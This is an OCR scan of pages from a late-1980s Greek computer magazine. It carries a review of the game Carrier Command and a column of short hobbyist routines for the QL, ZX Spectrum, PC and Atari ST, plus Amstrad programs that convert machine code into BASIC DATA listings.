Το σκάφος πάνω στο οποίο βρισκόμαστε είναι ένα σύγχρονο, βαρέως τύπου καταδρομικό, που έχει ικανότητα μεταφοράς και άλλων μονάδων απόβασης. Αυτή τη στιγμή βρισκόμαστε στον κεντρικό θάλαμο ελέγχου του σκάφους. Στην οθόνη φαίνονται όλες οι κεντρικές λειτουργίες του σκάφους! Για τον ευκολότερο έλεγχο του πλοίου, τα όργανα έχουν χωριστεί σε δύο ομάδες. Η πρώτη, που βρίσκεται στο κάτω μέρος της οθόνης, έχει να κάνει με τον έλεγχο του σκάφους: Ραντάρ, ταχύμετρο, δείκτης καυσίμων και δείκτης για το πόσο βαθιά είναι τα νερά στο σημείο που βρίσκεστε. Δίπλα, βρίσκονται οι πληροφορίες για τη θέση του σκάφους, συντεταγμένες χάρτη, μετατόπιση πυξίδας και πληροφορίες για το κοντινότερο νησί. Την πρώτη ομάδα οργάνων συμπληρώνουν οι διακόπτες του αυτόματου πιλότου και του μοτέρ, καθώς και το ραντάρ. Τα υπόλοιπα όργανα βρίσκονται αριστερά και δεξιά απ' το παράθυρο που φαίνεται ο έξω κόσμος κι έχουν να κάνουν με τις υπόλοιπες δουλειές του αεροπλανοφόρου.


Όπως καταλαβαίνετε, απ αυτό το θάλαμο μπορείτε να κανονίσετε τα πάντα. Ας αρχίσουμε από...


ΤΑ ΟΠΛΙΚΑ ΣΥΣΤΗΜΑΤΑ

Το αεροπλανοφόρο σας είναι εξοπλισμένο με δύο ειδών οπλικά συστήματα, τα αμυντικά και τα επιθετικά. Όσον αφορά τα αμυντικά συστήματα, αποτελούνται από τέσσερις σημαδούρες που τοποθετούνται σε οποιοδήποτε σχηματισμό θέλετε, γύρω απ' το σκάφος, και σχηματίζουν ένα αμυντικό τείχος με τα κατευθυνόμενα πυρά τους σε οποιονδήποτε πύραυλο και οποιοδήποτε θαλάσσιο σκάφος σας πλησιάζει. Επίσης, υπάρχουν τα περίφημα προγραμματιζόμενα decoy flares. Το αμυντικό αυτό σύστημα αφορά τους πυραύλους που έρχονται να σας χτυπήσουν. Η διαφορά του απ' τις σημαδούρες είναι πως χτυπάει το στόχο του με μεγαλύτερη ακρίβεια και σε μεγαλύτερη απόσταση. Τώρα, αν κάποιος θέλει ν' απογειώσει ένα decoy flare μπορεί να πάρει τις συντεταγμένες του πυραύλου απ' τον computer του πλοίου, να προγραμματίσει το decoy flare ...και αυτό ήταν. Όπως βλέπετε, αγαπητοί επιβάτες, δεν υπάρχει κανένας κίνδυνος για σας. Το σκάφος μας διαθέτει τα πιο σύγχρονα αμυντικά συστήματα. Να περάσουμε όμως στα επιθετικά όπλα. Κατ' αρχήν υπάρχει ένα κανόνι laser, βαρέως τύπου. Το κανόνι έχει δυνατότητα περιστροφής 360° γύρω απ' τον εαυτό του, καθώς και δυνατότητα ζουμ μέχρι οκτώ φορές πάνω στο στόχο. Η χρησιμότητά του επομένως











επεκτείνεται και στον τομέα της παρατήρησης του νησιού από πολύ μακριά. Ωστόσο, το κανόνι έχει δύο, μάλλον βασικά, μειονεκτήματα. Το πρώτο είναι ότι η εμβέλειά του είναι σχετικά περιορισμένη. Αν δηλαδή βρίσκεστε αραγμένοι έξω από ένα νησί, στην κοντινότερη απόσταση (δηλαδή λίγο πριν το σκάφος «βρει» στον πάτο της θάλασσας), ακόμα και τότε δεν μπορείτε να χτυπήσετε με το κανόνι τους στόχους που βρίσκονται πάνω στο νησί. Το δεύτερο μειονέκτημα είναι ότι ζεσταίνεται γρήγορα και κρυώνει αργά. Γι᾽ αυτό, όταν το χρησιμοποιείτε για να καταρρίψετε ένα εχθρικό αεροσκάφος, ή για ν᾽ αμυνθείτε σε κάποιον που σας επιτίθεται, προσοχή στη θερμοκρασία του κανονιού, την οποία μπορείτε να βλέπετε στο σχετικό όργανο που υπάρχει στο δεξί μέρος της οθόνης.

Τώρα, το αεροπλανοφόρο, μεταφέρει στο εσωτερικό του τέσσερα αεροσκάφη τύπου Manta και τέσσερα αμφίβια τανκς, τύπου Walrus. Οι οκτώ αυτές μονάδες αποτελούν το βασικό επιθετικό οπλισμό σας. Ας πάρουμε όμως τα πράγματα με τη σειρά: Τα Manta είναι καταδιωκτικά αεροσκάφη καθέτου προσγειώσεως. Έχουν δυνατότητα να μεταφέρουν φορτίο 750 kg και μπορούν να εξοπλιστούν με τρεις οπλικές μονάδες (ρουκέτες αέρος-αέρος, ground attack laser). Τα Manta μπορούν επίσης να σας χρησιμεύσουν και για αναγνωριστικές αποστολές. Το καλό γι᾽ αυτή την περίπτωση είναι ότι τα Manta - καθώς επίσης και τα Walrus και το αεροπλανοφόρο - είναι εξοπλισμένα με σύστημα προγραμματιζόμενου αυτόματου πιλότου (περισσότερα γι᾽ αυτό σε λίγο). Εσείς, τώρα, έχετε τη δυνατότητα να οδηγήσετε το Manta με ένα σύστημα τηλεκατεύθυνσης, μέσα απ᾽ το αεροπλανοφόρο, έτσι ώστε να μην κινδυνεύει η ζωούλα σας αν καταστραφεί. Κάτι που θα πρέπει να προσέξετε, είναι ότι, όταν πρόκειται να στείλετε το αεροσκάφος σε πτήση μακριά απ᾽ το αεροπλανοφόρο, πρέπει απαραίτητα να το εφοδιάζετε με μία συσκευή επικοινωνίας μεγάλης εμβέλειας. Σε αντίθετη περίπτωση, μόλις το Manta απομακρυνθεί, δεν θα έχετε πολύ καλό έλεγχο, ενώ στην οθόνη της κάμεράς του θ᾽ αρχίσουν να εμφανίζονται διάφορα χιονάκια. Όπως καταλαβαίνετε, σε μια τέτοια περίπτωση θα πρέπει να κάνετε επιτόπου στροφή και να γυρίσετε στο αεροπλανοφόρο.

Τα Walrus είναι αμφίβια οχήματα που αποδίδουν καλά, τόσο στη στεριά όσο και στη θάλασσα. Το ωφέλιμο φορτίο τους είναι σαφώς μεγαλύτερο από αυτό των Manta, και φτάνει τα 2.000 Kg, μπορεί όμως να μεταφέρει μόνο δύο οπλικές μονάδες.

ΣΥΣΤΗΜΑΤΑ ΕΝΤΟΠΙΣΜΟΥ - ΧΑΡΤΕΣ

Αγαπητοί επιβάτες, ας αλλάξουμε λίγο κλίμα, για να περάσουμε στα τέλεια συστήματα χαρτών και εντοπισμού του αεροπλανοφόρου.

Η δράση εξελίσσεται σ᾽ ένα σύμπλεγμα 64 νησιών περίπου. Τα 34 απ᾽ αυτά είναι συμμαχικά (στο χάρτη σημειώνονται με μπλε χρώμα), τα 21 (κόκκινο χρώμα) είναι εχθρικά, ενώ τα υπόλοιπα 9 (πράσινο χρώμα)

είναι ουδέτερα. Το αεροπλανοφόρο μπορεί να επισκεφθεί οποιοδήποτε απ' τα νησιά αυτά, αφού πρώτα ο κυβερνήτης εξετάσει το συγκεκριμένο νησί και πάρει απ' τον κεντρικό computer τις πληροφορίες που θέλει. Οι πληροφορίες αφορούν το όνομα του νησιού - φυσικά - τις ακριβείς συντεταγμένες του, την έκτασή του, την απόστασή του απ' τη βάση και, τέλος, το αν είναι φιλικό ή εχθρικό προς εσάς. Ο χάρτης έχει δυνατότητα μεγέθυνσης πάνω σε οποιοδήποτε σημείο του, έτσι ώστε να μπορέσετε να παρατηρήσετε με ακρίβεια τις λεπτομέρειες που θέλετε.

Τώρα, μόλις μάθετε αυτά που θέλετε, μπορείτε να ορίσετε μια οποιαδήποτε πορεία. Αυτόματα προγραμματίζεται και ο αυτόματος πιλότος. Μπορείτε τώρα να πάτε στον κεντρικό έλεγχο και να τον ενεργοποιήσετε. Μόνο που θα πρέπει να προσέξετε αν ανάμεσα στον προορισμό σας και το αεροπλανοφόρο βρίσκεται κάποιο νησί. Αν πράγματι συμβαίνει κάτι τέτοιο πρέπει, μόλις το πλησιάσετε, να αναλάβετε χειροκίνητο έλεγχο και, σαν έμπειροι πλοηγοί, να το παρακάμψετε. Σε αντίθετη περίπτωση, το αεροπλανοφόρο θα συνεχίσει να κινείται και θα πέσει πάνω στο νησί, οπότε και οι κινητήρες θ' αρχίσουν να λειτουργούν με την όπισθεν για να σας απομακρύνουν. Κάτι που πρέπει να σημειώσουμε είναι ότι με το ίδιο σύστημα αυτόματου πιλότου είναι εξοπλισμένα τόσο τα Manta, όσο και τα Walrus.


ΕΞΟΠΛΙΣΜΟΣ

Ένα απ' τα κύρια πλεονεκτήματα του αεροπλανοφόρου είναι η μεγάλη αυτονομία του και η δυνατότητά του να μεταφέρει μεγάλα αποθέματα σε καύσιμα και σε πυρομαχικά. Τα πυρομαχικά του βέβαια αφορούν περισσότερο τα Manta και τα Walrus. Υπάρχουν λοιπόν πύραυλοι εδάφους-εδάφους, πύραυλοι αέρος-αέρος, πυροβόλα laser, μονάδες ισχυροποιημένης τηλεκατεύθυνσης, καθώς και βόμβες όλων των ειδών.

Όσον αφορά τα καύσιμα, τώρα, υπάρχουν κάποιες δεξαμενές αποθήκευσης καυσίμων, απ' όπου μπορεί να συμπληρωθεί κάποιο κενό που τυχόν θα υπάρξει. Να σημειωθεί ότι το αεροπλανοφόρο διαθέτει ξεχωριστό σύστημα τροφοδοσίας για τον εαυτό του, ξεχωριστό για τα Manta και ξεχωριστό για τα Walrus.

Επίσης, θα πρέπει ν' αναφερθούμε και στο πολύ χρήσιμο σύστημα ραντάρ που διαθέτει το αεροπλανοφόρο. Πρόκειται για ένα όργανο που σημειώνει με μπλε πλαίσιο το πλησιέστερο σε σας νησί και με πορτοκαλί κουκίδα, μέσα στο πλαίσιο, τις εχθρικές εγκαταστάσεις. Πράγμα που σημαίνει ότι αν δεν δείτε κουκίδα μέσα στο πλαίσιο, μάλλον δεν αξίζει να πλησιάσετε το νησί.

Τέλος, το αεροπλανοφόρο σας είναι εξοπλισμένο και με ένα σύστημα εντοπισμού και αυτόματης επισκευής των βλαβών (μέχρι ένα βαθμό βέβαια).




ΕΠΙΛΟΓΟΣ

Το Carrier Command είναι πράγματι ένα πολυπαιχνίδι. Συνδυάζει το simulation, τη στρατηγική και το shoot-em-up με θαυμάσιο τρόπο. Σκοπός σας φυσικά είναι να καταλάβετε όλα τα εχθρικά νησιά και να καταστρέψετε τον εξοπλισμό τους. Ο πιο συνηθισμένος τρόπος είναι να μάθετε πρώτα όσα μπορείτε για το νησί, συνδυάζοντας τις πληροφορίες που θα πάρετε απ' τον υπολογιστή, με αυτά που θα μάθετε κάνοντας μια αναγνωριστική αποστολή με ένα αεροσκάφος και κατόπιν να αξιολογήσετε αν πρέπει να κάνετε απόβαση.

Βέβαια, η αξία του και όσα έχει να προσφέρει στον παίχτη δεν σταματούν στην υπόθεση: το Carrier Command είναι θαυμάσιο και σαν πρόγραμμα. Τα vector graphics του είναι απ' τα καλύτερα που έχω δει, ενώ και σε οποιοδήποτε άλλο τομέα χρειάστηκε να υπάρξει animation, το Carrier Command ήταν άριστο. Αρκεί να δει κανείς τις πολύ καλές τρισδιάστατες απεικονίσεις των τοπίων μέσω απ' τ' αεροπλάνο για να καταλάβει τι εννοώ.

Κυρίες και κύριοι, σε λίγο φτάνουμε στο λιμάνι του Πειραιά. Η αποβίβαση θα γίνει στην πλατφόρμα 5. Ελπίζουμε να διασκεδάσατε με την μικρή μας κρουαζιέρα και να πειστήκατε για την αξία του Carrier Command ■



ΚΑΙ ΤΩΡΑ...

ATARI ST CLUB



ΜΕ ΤΗΝ ΣΥΝΕΡΓΑΣΙΑ ΤΗΣ ΑΝΤΙΠΡΟΣΩΠΕΙΑΣ ΟΛΑ ΤΑ ΠΡΟΓΡΑΜΜΑΤΑ

ΔΩΡΕΑΝ ΣΤΑ ΜΕΛΗ

ΚΑΙ ΕΚΠΤΩΣΕΙΣ...

Σολωμού 25Α και Μπόταση 7, Τηλ.: 3644.695

PEEK & POKE


Κάθε μήνα από αυτή τη στήλη σας δίνονται μερικές χρήσιμες ιδέες και ρουτίνες για τους πιο δημοφιλείς home micros. Μέσα από αυτές πιστεύουμε ότι θα βρείτε τρόπους να βελτιώσετε τις προγραμματιστικές τεχνικές σας. Αυτό το μήνα οι ρουτίνες αφορούν τους υπολογιστές QL, SPECTRUM, PCs και ATARI ST.

QL

ΡΟΛΟΪ

Το προγραμματάκι αυτό αναλαμβάνει να διορθώνει την ώρα του QL. Λειτουργεί και σαν διαδικασία με την εντολή ώρα αλλά και σαν boot, αν διαγράψουμε τις εντολές 40 και 120. Στις περιπτώσεις που το πρόγραμμα δεν τρέχει, μπορούμε να διαγράψουμε την εντολή 60, κάτι που δεν ενοχλεί ιδιαίτερα στη ροή του προγράμματος. Το ρολόι δεν χρειάζεται διόρθωση έως ότου κλείσουμε τον QL.

```
40 DEFine PROCedure ΩΡΑ
50 CLS
60 RESTORE
70 INPUT "ΧΡΟΝΟΣ ";A$;" ΜΗΝΑΣ ";B$;"ΗΜΕΡΟΜΗΝΙΑ ";C$;"ΩΡΑ ";D$
,"ΛΕΠΤΑ ";E$;" ΔΕΥΤΕΡΑ ";F$
80 READ A,B,C,D,E,F
90 SDATE A,B,C,D,E,F
100 PRINT DATE$
110 DATA A$,B$,C$,D$,E$,F$
120 END DEFine ΩΡΑ
```



PEEK & POKE

ZX-SPECTRUM

CLEAR WINDOW

Η ρουτίνα που σας παρουσιάζουμε αυτό το μήνα είναι η Clear Window η οποία κάνει ό,τι ακριβώς λέει το όνομά της: καθαρίζει ένα παράθυρο στην οθόνη.

Για να τη χρησιμοποιήσετε, πληκτρολογήστε το πρόγραμμα του listing αντικαθιστώντας τη μεταβλητή XXXXX με τη διεύθυνση που θέλετε να τοποθετηθεί η ρουτίνα. Πριν τρέξετε το listing δώστε CLEAR (αρχική διεύθυνση -1).

Αν έχετε κάνει λάθος στα DATA θα ειδοποιηθείτε σχετικά. Αν δεν έχετε κάνει, μπορείτε να σώσετε τον κώδικα με SAVE "WINDOW" CODE (αρχική διεύθυνση), 122.

Για να χρησιμοποιήσετε την clear window, ορίστε μια συνάρτηση FN W (x,y,w,d,a)=USR (αρχική διεύθυνση). Οι παράμετροι έχουν τις εξής λειτουργίες:

x: η αρχική στήλη του παράθυρου.
y: η αρχική γραμμή του παράθυρου.
w: το πλάτος του παράθυρου.
d: το ύψος του παράθυρου.
a: το νέο attribute του παράθυρου.

Οι παράμετροι πρέπει να είναι ακέραιοι και η ρουτίνα παίρνει την τιμή τους (mod 256). Αν οι παράμετροι έχουν λάθος (x>31, y>23, w=0, d=0, w>31, d>23, x+w>32, y+d>24), η ρουτίνα δεν θα κάνει τίποτε.



```
 10 REM  ** PEEK AND POKE **
  20 REM  ** WINDOW CLEAR **
  30 LET T=0: FOR F=XXXXX TO XXX
XX+121
  40 READ A: POKE F,A: LET T=T+A
: NEXT F
  50 READ TOT: IF TOT<>T THEN PR
INT "ERROR IN DATA": STOP
1000 DATA 42,11,92,35,35,35,35,7
8,17,8,0,25,78,25,197,78,25,78,2
5,126,8,209,122,254,24,208,129,2
54,25,208,165,200,216,123,254,32
,208,128,254,33,208,167,200,216,
122,230,248,198,64,103,122,230,7
,15,15,15,131,111,229,197,121,13
5,135,135,79,197,229,54,0,35,16,
251,225,36,124,230,7,32,10,62,32
,133,111,56,4,124,214,8,103,193,
13,32,228,193,225,124,15,15,15,2
30,3,246,88,103,8,17,32,0,229,19
7,119,35,16,252,193,225,25,13,32
,244,201,201,13612
```

PCs

SHIFT RESET

Το μικρό προγραμματάκι που ακολουθεί κλειδώνει τα πλήκτρα Ctrl-Alt-Del ώστε να μην τα πατήσετε από συνήθεια. Αν πατήσετε μαζί και το δεξί shift πλήκτρο, τότε το reset ξαναϊσχύει. Για να γράψετε το πρόγραμμα θα χρειαστείτε το DEBUG. Βάλτε το στο Drive A και βάλτε μια κενή δισκέτα στο Drive B. Πληκτρολογήστε τα παρακάτω και το πρόγραμμα NOBOOT.COM θα γραφτεί στην κενή δισκέτα.

```
F 100 170 90 (ENTER)
A 100 (ENTER)
DB  EB,3B,90,00,00,00,00,FB,06,57,50,51,9C,B8,00,00 (ENTER)
DB  8E,C0,BF,17,04,26,8A,25,F6,C4,08,74,16,F6,C4,04 (ENTER)
DB  74,11,E4,60,3C,53,75,0B,F6,C4,01,75,06,80,E4,FB (ENTER)
DB  26,88,25,9D,59,58,5F,07,2E,FF,2E,03,01,B8,00,00 (ENTER)
DB  8E,C0,BF,24,00,26,8B,05,26,8B,5D,02,BE,03,01,89 (ENTER)
DB  04,89,5C,02,B8,00,00,8E,C0,8C,DB,FA,BF,24,00,B8 (ENTER)
DB  07,01,26,89,05,26,89,5D,02,FB,BA,3D,01,CD,27 (ENTER)
(ENTER)
N B:NOBOOT.COM (ENTER)
R CX (ENTER)
6F (ENTER)
W (ENTER)
Q (ENTER)
```



ATARI ST

CONTRAST

Αυτό το πρόγραμμα σας επιτρέπει να «μαυρίσετε» το παράθυρο εξόδου, εφόσον είσαστε σε low resolution mode, και να δημιουργήσετε έτσι καλύτερη αντίθεση χρωμάτων. Προσαρμόζοντας κατάλληλα τη ρουτίνα αυτή σε προγράμματά σας, (π.χ. σε ένα πρόγραμμα γραφικών) θα έχετε αρκετά ευχάριστα αποτελέσματα.

```
100   FASTFILL:
110   POKE CONTRL,123
120   POKE CONTRL+2,0
130   POKE CONTRL+6,0
140   VDISYS(0)
150   COLOR 1,1
160   POKE CONTRL,114
170   POKE CONTRL+2,2
180   POKE CONTRL+6,0
190   POKE PTSIN,1
200   POKE PTSIN+2,22
210   POKE PTSIN+4,304
220   POKE PTSIN+6,188
230   VDISYS(0)
240   POKE CONTRL,122
250   POKE CONTRL+2,0
260   POKE CONTRL+6,1
270   POKE INTIN,0
280   VDISYS(0)
```

■

• Θέματα νέας τεχνολογίας
• Computers και Τέχνη
• Computers και Ιατρική
• Computers και Αθλητισμός
• Διάστημα
• Επιστημονική Φαντασία
• Home Micros
• PCs
• Software

και φυσικά πολλή και καλή μουσική

ΘΕΜΑ

ΚΩΔΙΚΑΣ ΜΗΧΑΝΗΣ ΣΕ BASIC DATA

Αυτή τη φορά σας έχουμε ετοιμάσει κάτι αρκετά ενδιαφέρον. Έχουμε δύο προγράμματα που θα αναλάβουν να μεταφέρουν σε γραμμές DATA όποιο πρόγραμμα σε κώδικα μηχανής έχετε με κόπο ετοιμάσει! Εσείς, το μόνο που έχετε να κάνετε είναι να πληκτρολογήσετε το κατάλληλο listing (για Spectrum Ή Amstrad) και κατόπιν να φορτώσετε τα bytes που έχετε σε νέα μορφή

Των
Βασίλη Τερζόπουλου,
Λευτέρη Καλαμαρά

ΓΙΑ SPECTRUM ΚΑΙ AMSTRAD

Δεν χρειάζεται, βέβαια, να σας πούμε τη χρησιμότητά τους. Εάν υποθέσουμε ότι έχετε κάποιο προγραμματάκι μήκους 500 bytes και θέλετε να το στείλετε στο PIXEL, κανονικά θα πρέπει να γράψετε ένα ολόκληρο πρόγραμμα σε BASIC -γιατί δεν εξυπηρετούν τα listings σε assembly, αφού δεν έχουν όλοι assembler-, που θα περιέχει σε γραμμές DATA όλον τον κώδικα που σας έδωσε ο assembler. Φανταστείτε κόπος! Γράφεις ένα πρόγραμμα, τυπώνεις τα bytes που περιέχει και γράφεις ένα ακόμη πρόγραμμα, αντιγράφοντας αυτά τα bytes σε γραμμές DATA. Δηλαδή διπλός κόπος για μια δουλειά που δεν θέλει πάνω από δύο λεπτά της ώρας!

AMSTRAD

Τα προγράμματα είναι από αυτά που, μόλις τα δει κανείς, σκέφτεται: «Μα είναι τόσο απλό!» Πώς δεν το σκέφτηκα νωρίτερα;» Για την ακρίβεια, είναι τόσο απλά που γίνονται έξυπνα!

Συγκεκριμένα, το πρόγραμμα (Α) μας ζητάει αρχική διεύθυνση για το πρόγραμμα που μας ενδιαφέρει, τελική διεύθυνση, το όνομα του προγράμματος, κώδικα μηχανής για μετατροπή και το όνομα του BASIC-προγράμματος που θα σώσει. Αυτό που θα σώσει, θα είναι ένα πρόγραμμα BASIC που θα περιέχει σε εντολές DATA, όλο τον κώδικα μηχανής που έχει στη μνήμη ο υπολογιστής, ή καλύτερα όποιο τμήμα της μνήμης του υπολογιστή του ζητήσουμε εμείς με την τελική διεύθυνση.

Φυσικά, μπορείτε να μετατρέψετε σε DATA ένα οποιοδήποτε παιχνίδι, αρκεί να χωράει στη μνήμη -αλλά δεν σας το συνιστούμε, γιατί οι 20 ή 30 σελίδες προγράμματος, που ίσως δημιουργηθούν, σίγουρα μόνο χρήσιμες δεν είναι!

Αντίστοιχα, το πρόγραμμα (Β), είναι ο απαραίτητος LOADER που θα διαβάσει αυτά τα DATA, και θα τα κάνει POKE στη μνήμη. Είναι, δηλαδή, ο loader του τελικού BASIC προγράμματος -και, βεβαίως, μπορείτε να τον «ενσωματώσετε» στο πρόγραμμα (Α), αν και πιστεύουμε ότι είναι πιο εύχρηστο έτσι.

Όπως θα δείτε, και στα δύο προγράμματα, περιέχονται έλεγχοι για λάθος των DATA. Φυσικά, αν τα χρησιμοποιήσετε μαζί - το ένα για να σώσει τα DATA και το άλλο για να τα φορτώσει κ.λπ. - δεν χρειάζεται έλεγχος αφού τα DATA είναι σίγουρα σωστά (αυτό έλειπε να κάνει λάθος ο AMSTRAD σε μια πρόσθεση!), μπορεί όμως να τα χρησιμοποιήσετε ξεχωριστά - π.χ. όταν έχετε ένα πρόγραμμα σε κώδικα

μηχανής και θέλετε να το κάνετε DATA σε BASIC για να το στείλετε στο PIXEL, οι άλλοι αναγνώστες θα σας ευγνωμονούν για τα αθροίσματα ελέγχου.

Πώς θα τα χρησιμοποιήσετε τώρα -αν δεν το έχετε ήδη καταλάβει. Πριν απ' όλα πληκτρολογήστε τα και σώστε τα, βέβαια, για μελλοντική χρήση. Αν χρησιμοποιείτε κασέτα, σώστε πρώτα το (A) και μετά το (B).

Τώρα πρέπει να σώσετε κάπου τον κώδικα μηχανής που θέλετε να μετατρέψετε με SAVE «filename», b, αρχική διεύθυνση, μήκος. Είστε έτοιμοι και δίνετε RUN στο πρόγραμμα (A). Αυτό, αφού σας ζητήσει κάποιες πληροφορίες για το πρόγραμμα που θα φορτώσετε (τον κώδικα μηχανής) και γι' αυτό που θα σώσετε (το BASIC) θα μετατρέψει τον κώδικα σε DATA και θα σώσει (σε μορφή ASCII) αυτά τα DATA. Αφού γίνει αυτό, κάντε RESET στον AMSTRAD, φορτώστε το πρόγραμμα (B) και δώστε MERGE «όνομα», όπου «όνομα» είναι το όνομα του προγράμματος (των DATA) που φτιάξατε με το πρόγραμμα (A). Στη γραμμή 10 του προγράμματος (B) μην ξεχάσετε να βάλετε τη σωστή διεύθυνση (μεταβλητή addr) για τα POKES και τον αριθμό των γραμμών DATA -που δημιουργήθηκαν από το πρόγραμμα (A)- μείον ένα αντί του XX, και είστε έτοιμοι!

Έχετε έτοιμο ένα πρόγραμμα BASIC που περιέχει αυτό ακριβώς που ζητήσατε -τον κώδικα μηχανής. Αυτό το τελικό πρόγραμμα, κάνει POKE στη μνήμη του κώ-

```
1 'PROGRAM (A)
2 'by B.T. 08.08.87
3 '(c)  PIXEL
10 MODE 1:INPUT"START ADDRESS";adr1
20 IF adr1<0 THEN adr1=adr1+65536
30 INPUT"END ADDRESS";adr2
40 IF adr2<0 THEN adr2=adr2+65536
50 INPUT"FILENAME (TO LOAD)";nam1$
60 INPUT"NAME TO SAVE";nam2$
70 OPENOUT"zzzzzzzz"
80 MEMORY adr1-1
90 CLOSEOUT
100 LOAD nam1$,adr1
110 OPENOUT nam2$
120 f$="DATA "
130 addr=adr1:num=100
140 FOR i=0 TO 15
150 p$=p$+HEX$(PEEK(addr+i),2)+","
160 sum=sum+PEEK(addr+i)
170 NEXT
180 PRINT#9,num;f$;p$;sum
190 p$="":sum=0:num=num+10
200 addr=addr+16:IF addr<adr2 THEN 140
210 CLOSEOUT:END
```

```
1 'PROGRAM (B)
10 addr=33024:MEMORY addr-1:FOR j=0 TO 20
20 FOR k=0 TO 15:READ w$:w=VAL("&"+w$)
30 sum=sum+w:POKE addr+k,w:NEXT:READ tot
40 IF sum<>tot THEN PRINT"Error in line";10*j+100:STOP
50 sum=0:addr=addr+16:NEXT
60 PRINT"DATA O.K. !!!      WELL DONE !":END
70 '
80 '
90 '
```

ΘΕΜΑ

ΚΩΔΙΚΑΣ ΜΗΧΑΝΗΣ ΣΕ BASIC DATA

